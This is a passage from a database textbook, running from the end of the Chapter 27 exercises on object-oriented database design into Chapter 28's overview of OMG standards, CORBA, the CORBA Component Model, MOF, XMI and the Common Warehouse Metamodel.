- 27.22 Analyze any three DBMSs and discover how object-oriented features are implemented. Prepare a critical report on the contrasting and common features provided by them.
- 27.23 You have been asked by the Managing Director of *DreamHome* to investigate and prepare a report on the applicability of an OODBMS for the organization. The report should compare the technology of the RDBMS with that of the OODBMS, and should address the advantages and disadvantages of implementing an OODBMS within the organization, and any perceived problem areas. Finally, the report should contain a fully justified set of conclusions on the applicability of the OODBMS for *DreamHome*.
- 27.24 For the relational Hotel schema in the Exercises at the end of Chapter 4, suggest a number of methods that may be applicable to the system. Produce an object-oriented schema for the system.
- 27.25 Analyze the *University Accommodation Office* case study documented in appendix B.1 and advice whether it is justifiable to adopt an object-oriented approach.
- 27.26 For the relational Library schema in the Exercises at the end of Chapter 5, suggest a number of methods that may be applicable to the system. Produce an object-oriented schema for the system.
- 27.27 Produce a use case diagram and a set of associated sequence diagrams to illustrate your understanding of the single visa system for East African countries case presented in Exercise 26.13.
- 27.28 Produce an object-oriented database design for the *University Accommodation Office* case study presented in Appendix B.1. State any assumptions necessary to support your design.
- 27.29 Produce an object-oriented database design for the *EasyDrive School of Motoring* case study presented in Appendix B.2. State any assumptions necessary to support your design.
- 27.30 Produce an object-oriented database design for the *Wellmeadows Hospital* case study presented in Appendix B.3. State any assumptions necessary to support your design.
- 27.31 Repeat Exercises 27.22 to 27.28 but produce a schema using the functional data model. Diagrammatically illustrate each schema.
- 27.32 Using the rules for schema consistency given in Section 27.4.3 and the sample schema given in Figure 27.11, consider each of the following modifications and state what the effect of the change should be to the schema:
- (a) adding an attribute to a class;
 - (b) deleting an attribute from a class;
 - (c) renaming an attribute;
 - (d) making a class *S* a superclass of a class *C*;
 - (e) removing a class *S* from the list of superclasses of a class *C*;
 - (f) creating a new class *C*;
 - (g) deleting a class;
 - (h) modifying class names.



Object-Oriented DBMSs— Standards and Systems

Chapter Objectives

In this chapter you will learn:

- About the Object Management Group (OMG) and the Object Management Architecture (OMA).
- The main features of the Common Object Request Broker Architecture (CORBA).
- The main features of the other OMG standards including UML, MOF, XML, CWM, and the Model-Driven Architecture (MDA).
- The main features of the new Object Data Management Group (ODMG) Object Data Standard:
 - Object Model (OM);
 - Object Definition Language (ODL);
 - Object Query Language (OQL);
 - Object Interchange Format (OIF);
 - language bindings.
- The main features of ObjectStore, a commercial OODBMS:
 - the ObjectStore architecture;
 - data definition in ObjectStore;
 - data manipulation in ObjectStore.

In the previous chapter we examined some of the issues associated with Object-Oriented Database Management Systems (OODBMSs). In this chapter we continue our study of these systems and examine the object model and specification languages proposed by the Object Data Management Group (ODMG). The ODMG object model is important because it specifies a standard model for the semantics of database objects and supports interoperability between compliant systems. It became the de facto standard for OODBMSs. To put the discussion of OODBMSs into a commercial context, we also examine the architecture and functionality of ObjectStore, a commercial OODBMS.



Structure of this Chapter As the ODMG model is a superset of the model supported by Object Management Group (OMG), we provide an overview of the OMG and the OMG architecture in Section 28.1. In Section 28.2 we discuss the ODMG object model and ODMG specification languages. Finally, in Section 28.3, to illustrate the architecture and functionality of commercial OODBMSs, we examine one such system in detail—ObjectStore.

In order to benefit fully from this chapter, the reader needs to be familiar with the contents of Chapters 27 and Appendix K. The examples in this chapter are once again drawn from the *DreamHome* case study documented in Section 11.4 and Appendix A.

28.1 Object Management Group

To put the ODMG object model into perspective, we start with a brief presentation of the function of the OMG and the architecture and some of the specification languages that it has proposed.

28.1.1 Background

The OMG is an international nonprofit industry consortium founded in 1989 to address the issues of object standards. The group has more than 400 member organizations including virtually all platform vendors and major software vendors such as Sun Microsystems, Borland, AT&T/NCR, HP, Hitachi, Computer Associates, Unisys, and Oracle. All these companies have agreed to work together to create a set of standards acceptable to all. The primary aims of the OMG are promotion of the object-oriented approach to software engineering and the development of standards in which the location, environment, language, and other characteristics of objects are completely transparent to other objects.

The OMG is not a recognized standards group, unlike the International Organization for Standardization (ISO) or national bodies such as the American National Standards Institute (ANSI) or the Institute of Electrical and Electronics Engineers (IEEE). The aim of the OMG is to develop de facto standards that will eventually be acceptable to ISO/ANSI. The OMG does not actually develop or distribute products, but will certify compliance with the OMG standards.

In 1990, the OMG first published its Object Management Architecture (OMA) Guide document, which has since gone through a number of revisions since then (Soley, 1990, 1992, 1995). This guide specifies a single terminology for object-oriented languages, systems, databases, and application frameworks; an abstract framework for object-oriented systems; a set of technical and architectural goals; and a reference model for distributed applications using object-oriented techniques. Four areas of standardization were identified for the reference model: the Object Model (OM), the Object Request Broker (ORB), the Object Services, and the Common Facilities, as illustrated in Figure 28.1.




Figure 28.1
Object reference
model.

The Object Model

The OM is a design-portable abstract model for communicating with OMG-compliant object-oriented systems (see Figure 28.2). A requester sends a request for object services to the ORB, which keeps track of all the objects in the system and the types of service they can provide. The ORB then forwards the message to a provider who acts on the message and passes a response back to the requester via the ORB. As you shall see shortly, the OMG OM is a subset of the ODMG OM.

The Object Request Broker

The ORB handles distribution of messages between application objects in a highly interoperable manner. In effect, the ORB is a distributed “software bus” (or telephone exchange) that enables objects (requesters) to make and receive requests and responses from a provider. On receipt of a response from the provider, the ORB




Figure 28.2
OMG Object
Model.

translates the response into a form that the original requester can understand. The ORB is analogous to the X500 electronic mail communications standard, wherein a requester can issue a request to another application or node without having detailed knowledge of its directory services structure. In this way, the ORB removes much of the need for complex Remote Procedure Calls (RPCs) by providing the mechanisms by which objects make and receive requests and responses transparently. The objective is to provide interoperability between applications in a heterogeneous distributed environment and to connect multiple object systems transparently.

The Object Services

The Object Services provide the main functions for realizing basic object functionality. Many of these services are database-oriented, as listed in Table 28.1.

TABLE 28.1 OMG Object Services.

OBJECT SERVICE	DESCRIPTION
Collection	Provides a uniform way to create and manipulate most common collections generically. Examples are sets, bags, queues, stacks, lists, and binary trees.
Concurrency	Provides a lock manager that enables multiple clients to coordinate their access to shared resources.
Event management	Allows components to dynamically register or unregister their interest in specific events.
Externalization	Provides protocols and conventions for externalizing and internalizing objects. Externalization records the state of an object as a stream of data (for example, in memory, on disk, across networks), and then internalization creates a new object from it in the same or different process.
Licensing	Provides operations for metering the use of components to ensure fair compensation for their use, and protect intellectual property.
Lifecycle	Provides operations for creating, copying, moving, and deleting groups of related objects.
Naming	Provides facilities to bind a name to an object relative to a naming context.
Persistent state	Provides interfaces to the mechanisms for storing and managing objects persistently.
Property	Provides operations to associate named values (properties) with any (external) component.
Query	Provides declarative query statements with predicates and includes the ability to invoke operations and to invoke other object services.
Relationship	Provides a way to create dynamic associations between components that know nothing of each other.
Security	Provides services such as identification and authentication, authorization and access control, auditing, security of communication, nonrepudiation, and administration.
Time	Maintains a single notion of time across different machines.
Trading object	Provides a matchmaking service for objects. It allows objects to dynamically advertise their services and other objects to register for a service.
Transactions	Provides two-phase commit (2PC) coordination among recoverable components using either flat or nested transactions.

The Common Facilities

The Common Facilities comprise a set of tasks that many applications must perform but are traditionally duplicated within each one, such as printing and electronic mail facilities. In the OMG Reference Model they are made available through OMA-compliant class interfaces. In the object references model, the common facilities are split into *horizontal common facilities* and *vertical domain facilities*. There are currently only four common facilities: Printing, Secure Time, Internationalization, and the Mobile Agent. Domain facilities are specific interfaces for application domains such as Finance, Healthcare, Manufacturing, Telecommunications, e-Commerce, and Transportation.

28.1.2 The Common Object Request Broker Architecture

The Common Object Request Broker Architecture (CORBA) defines the architecture of ORB-based environments. This architecture is the basis of any OMG component, defining the parts that form the ORB and its associated structures. Using the communication protocols GIOP (General Inter-Object Protocol) or IIOP (Internet Inter-Object Protocol, which is GIOP built on top of TCP/IP), a CORBA-based program can interoperate with another CORBA-based program across a variety of vendors, platforms, operating systems, programming languages, and networks.

CORBA 1.1 was introduced in 1991 and defined an Interface Definition Language and Application Programming Interfaces that enable client-server interaction with a specific implementation of an ORB. CORBA 2.0 was released in February 1997 and provided improved interoperability by specifying how ORBs from different vendors can interoperate. There were subsequent releases of CORBA 2 between 1997 and 2001 (OMG, 2001). Some of the elements of CORBA are:

- An implementation-neutral **Interface Definition Language (IDL)**, which permits the description of class interfaces independent of any particular DBMS or programming language. There is an IDL compiler for each supported programming language, allowing programmers to use constructs that they are familiar with.
- A **type model** that defines the values that can be passed over the network.
- An **Interface Repository** that stores persistent IDL definitions. The Interface Repository can be queried by a client application to obtain a description of all the registered object interfaces, the methods they support, the parameters they require, and the exceptions that may arise.
- Methods for getting the interfaces and specifications of objects.
- Methods for transforming OIDs to and from strings.

As illustrated in Figure 28.3, CORBA provides two mechanisms for clients to issue requests to objects:

- static invocations using interface-specific stubs and skeletons;
- dynamic invocations using the Dynamic Invocation Interface (explained shortly).




Figure 28.3 The CORBA ORB architecture.

Static method invocation

From the IDL definitions, CORBA objects can be mapped into particular programming languages or object systems, such as C, C++, Smalltalk, and Java. An IDL compiler generates three files:

- a header file, which is included in both the client and server;
- a client source file, which contains interface **stubs** that are used to transmit the requests to the server for the interfaces defined in the compiled IDL file;
- a server source file, which contains **skeletons** that are completed on the server to provide the required behavior.

Dynamic method invocation

Static method invocation requires the client to have an IDL stub for each interface it uses on the server. Clearly, this prevents the client from using the service of a newly created object if it does not know its interface, and therefore does not have the corresponding stubs to generate the request. To overcome this, the **Dynamic Invocation Interface (DII)** allows the client to identify objects and their interfaces at runtime, and then to construct and invoke these interfaces and receive the results of these dynamic invocations. The specifications of the objects and the services they provide are stored in the Interface Repository.

A server-side analog of DII is the **Dynamic Skeleton Interface (DSI)**, which is a way to deliver requests from the ORB to an object implementation that does not have compile-time knowledge of the object it is implementing. With DSI, the operation is no longer accessed through an operation-specific skeleton generated from an IDL interface specification, but instead it is reached through an interface that provides access to the operation name and parameters using information from the Interface Repository.

Object Adapter

Also built into the architecture is the Object Adapter, which is the main way a (server-side) object implementation accesses services provided by the ORB. An Object Adapter is responsible for the registration of object implementations, generation and interpretation of object references, static and dynamic method invocation, object

and implementation activation and deactivation, and security coordination. CORBA requires a standard adapter known as the Basic Object Adapter.

Unfortunately, the CORBA 2.x object model has a number of limitations:

- *No standard way to deploy object implementations.* The specification did not address the deployment of object implementations in server processes (for example, distributing object implementations, installing those implementations in an executable state, and activating the implementation in an ORB). As a result, *ad hoc* solutions were developed to instantiate all objects in a system. Moreover, because objects may depend on one another, the deployment and instantiation of objects in a large-scale distributed system was complicated and nonportable.
- *Limited standard support for common CORBA server programming patterns.* CORBA provides a number of features to implement servers. For example, the *Portable Object Adapter* (POA), which is the ORB mechanism that forwards client requests to concrete object implementations, provides standard APIs to register object implementations with the ORB, deactivate those objects, and activate object implementations on demand. The POA is flexible and provides a range of policies to configure its behavior. However, in many systems only a subset of these features is required, yet there is a steep learning curve to understand how to configure the POA policies to obtain the required behavior.
- *Limited extension of object functionality.* Objects can be extended only via inheritance, and so to support new interfaces we must: (1) use CORBA's IDL to define a new interface that inherits from all the required interfaces; (2) implement the new interface; and (3) deploy the new implementation across all the servers. Multiple inheritance in CORBA IDL is fragile, because overloading is not supported in CORBA; therefore, the above approach to multiple inheritance has limited applicability.
- *Availability of CORBA Object Services is not defined in advance.* The specification did not mandate which object services were available at runtime. Therefore, object developers had to use *ad hoc* strategies to configure and activate these services when deploying a system.
- *No standard object lifecycle management.* Although the CORBA Object Service defines a Lifecycle Service, its use is not mandated. Therefore, clients often manage the lifecycle of an object explicitly in *ad hoc* ways. Moreover, the developers of CORBA objects controlled through the lifecycle service had to define auxiliary interfaces to control the object lifecycle. Defining these interfaces was tedious and should have been automated where possible; however, the specification did not support such automation.

CORBA 3.0 Component Model (CCM)

To address the limitations described above, the OMG adopted the CORBA Component Model (CCM) (OMG, 2002) to extend the CORBA Object Model by defining features and services that enable developers to implement, manage, configure, and deploy components that integrate commonly used CORBA services, such as persistence, transactions, and security in a standard environment. In addition, the CCM supports greater software reuse for servers and provides more flexibility for the dynamic configuration of CORBA applications. CORBA 3.0 also added firewall standards for communicating over the Internet and quality of service parameters.

CCM components are the basic building blocks in a CCM system. Using CCM, component developers define the IDL interfaces that their component implementations

will support, implement the components using tools supplied by CCM vendors, and package the components into an assembly file (such as a JAR file, a DLL, or a shared library), which can then be linked dynamically. A deployment mechanism provided by the CCM vendor is used to deploy the component in a *component server* that hosts component implementations by loading their assembly files. A **container** provides the server runtime environment for component implementations called *executors*. It contains various predefined hooks and operations that give components access to strategies and services, such as persistence, event notification, transaction, replication, load balancing, and security. Each container defines a collection of runtime strategies and policies, such as an event delivery strategy and component usage categories, and is responsible for initializing and providing runtime contexts for the managed components. Component implementations have associated metadata written in XML that specify the required container strategies and policies.

A typical CCM architecture is illustrated in Figure 28.4. Clients directly access external component interfaces, such as *facets* (which defines a named interface that services method invocations from other components synchronously), and the *home interface* (which specifies the lifecycle management strategy for the component). In contrast, components access the ORB functionality via their container APIs, which include the *internal interfaces* that the component can invoke to access the services provided by the container, as well as the *callback interfaces* that the container can invoke on the component. Each container manages one component implementation defined by the Component Implementation Framework (CIF), which we discuss shortly. A container creates its own POA for all the interfaces that it manages.




Figure 28.4 The CORBA CCM Container Model.

CCM component types The CCM specification defines two types of containers: **session containers**, which define a framework for components using *transient* object references, and **entity containers**, which define a framework for components using *persistent* object references. These container types are analogous to the *session* and *entity* bean types in *Enterprise JavaBeans* (EJB), which we discuss in Section 29.9. In CCM, developers can use different component types that are obtained by associating the container types with different memory management policies and CORBA usage models. The CCM specification supports four types of CCM components, combinations of the container API type (*the component view*) and the external API types (*the client view*):

- The *service component category* is characterized by no state, no identity, and a behavior implemented as operations defined on the facet of the component. The lifespan of this category is equivalent to the lifetime of a single operation request. The service component category provides a simple way to wrap existing procedural applications. This is like a stateless EJB session bean.
- The *session component category* is characterized by transient state, a nonpersistent identity (that is, the identity could change if the same component is activated multiple times), and a behavior implemented as operations defined on the facet of the component. The lifespan of this category is specified using the lifetime policies. This is like a stateful EJB session bean.
- The *entity component category* is characterized by persistent state, which is visible to the client and is managed by the implementation of the entity container, a persistent identity that is visible to its clients through a primary key declaration in the home declaration, and behavior that may be transactional. This is like an EJB entity bean.
- The *process component category* is characterized by persistent state that is not visible to the client (that is, it is managed by the implementation of the process container), a persistent identity that is visible to its clients only through user-defined operations on the home definitions, and a behavior that may be transactional. The process component is intended to model objects that represent business processes, such as creating an order, rather than entities, such as branch or client. The main difference between process components and entity components is that process components do not expose their persistent identity to clients except through user-defined operations.

The CCM Component Implementation Framework CORBA 2.x helped simplify application development by hiding many of the complexities associated with distributed computing. Figure 28.5(a) illustrates how an IDL 2.x compiler generates stub and skeleton code that automates marshaling and demarshaling tasks. The constructs supported by an IDL compiler are relatively limited and CORBA 2.x server applications still required a lot of code to be developed, such as defining the IDL interfaces themselves, implementing their servants, and writing all the code required to bootstrap and run the server. To address these problems, CCM defines the *Component Implementation Framework* (CIF), which consists of patterns, languages, and tools that simplify and automate the development of component implementations. The CIF framework shields server application developers from many complexities associated with programming POAs, particularly servant registration, servant activation and deactivation, and setting a consistent set of policies on the POAs. Figure 28.5(b) illustrates how an IDL 3.x compiler operates.




Figure 28.5 Automated Code Generation: (a) CORBA IDL 2.x; (b) CORBA IDL 3.x.

The OMG has now embraced Enterprise JavaBeans (EJB), a middle-tier specification that allows only Java as a programming language in the middle tier (see Section 29.9). In the literature, CORBA 2 generally refers to CORBA interoperability and the IIOP protocol, and CORBA 3 refers to the CORBA Component Model. There are many vendors of CORBA ORBs on the market, with IONA's Orbix and Borland's Visibroker being popular examples.

28.1.3 Other OMG Specifications

The OMG has also developed a number of specifications for modeling distributed software architectures and systems along with their CORBA interfaces. There are a number of complementary specifications currently available, such as:

- (1) *Unified Modeling Language (UML)* provides a common language for describing software models. It is commonly defined as “a standard language for specifying, constructing, visualizing, and documenting the artifacts of a software system.” We used the class diagram notation of the UML as the basis for the ER models we created in Part 4 of this book and we discussed the other components of the UML in Section 27.8.
- (2) *Meta-Object Facility (MOF)* defines a common, abstract language for the specification of *metamodels*. In the MOF context, a model is a collection of related

TABLE 28.2 OMG metadata architecture.

META-LEVEL	MOF TERMS	EXAMPLES
M3	meta-metamodel	The MOF Model (class, attribute, operation, association)
M2	metamodel, meta-metadata	UML metamodel (class, attribute) CWM metamodel (table, column)
M1	model, metadata	UML models CWM metadata
M0	object, data	Modeled systems Warehouse data

metadata, metadata that describes metadata is called meta-metadata, and a model that consists of meta-metadata is called a metamodel. In other words, MOF is a meta-metamodel or model of a metamodel (sometimes called an *ontology*). For example, UML supports a number of different diagrams such as class diagrams, use case diagrams, and activity diagrams. Each of these diagram types is a different type of metamodel. MOF also defines a framework for implementing repositories that hold metadata described by the metamodels. The framework provides mappings to transform MOF metamodels into metadata APIs. Thus, MOF enables dissimilar metamodels that represent different domains to be used in an interoperable way. CORBA, UML, and CWM (see following explanations) are all MOF-compliant metamodels.

The MOF metadata framework is typically depicted as a four layer architecture, as shown in Table 28.2. MOF is important for UML, to ensure that each UML model type is defined in a consistent way. For example, MOF ensures that a “class” in a class diagram has an exact relationship to a “use case” in a use case diagram or an “activity” in an activity diagram.

- (3) *XML Metadata Interchange (XMI)* maps the MOF to XML. XMI defines how XML tags are used to represent MOF-compliant models in XML. An MOF-based metamodel can be translated to a Document Type Definition (DTD) or an XML schema and a model is translated to an XML document that is consistent with its DTD or XML Schema. XMI is intended to be a “stream” format, so that it can either be stored in a traditional file system or be *streamed* across the Internet from a database or repository. We discuss XML, DTDs, and XML Schema in Chapter 30.
- (4) *Common Warehouse Metamodel (CWM)* defines a metamodel representing both the business and technical metadata that is commonly found in data warehousing and business intelligence domains. The OMG recognized that metadata management and integration are significant challenges in these fields, in which products have their own definition and format for metadata. CWM standardizes how to represent database models (schemas), schema transformation models, OLAP and data mining models. It is used as the basis for interchanging instances of metadata between heterogeneous, multivendor software systems. CWM is defined in terms of MOF with the UML as the modeling notation (and the base metamodel) and XMI is the interchange mechanism.

CWM layers
and package
structure.

Management	Warehouse process			Warehouse operation		
Analysis	Transformation		OLAP	Data mining	Information visualization	Business nomenclature
Resource	Object-oriented (UML)	Relational	Record	Multidimensional		XML
Foundation	Business information	Data types	Expression	Keys and indexes	Type mapping	Software deployment
	UML 1.3 (Foundation, Common_Behavior, Model_Management)					

(a) *data resource metamodels* support the ability to model legacy and nonlegacy data resources including object-oriented, relational, record, multidimensional, and XML data resources (Figure 28.7 shows the CWM Relational Data Metamodel);




Figure 28.7 CWM Relational Data Metamodel.

- (b) *data analysis metamodels* represent such things as data transformations, OLAP, data mining, and information visualization;
- (c) *warehouse management metamodels* represent standard warehouse processes and the results of warehouse operations;
- (d) *foundation metamodel* supports the specification of various general services such as data types, indexes, and component-based software deployment.

28.1.4 Model-Driven Architecture

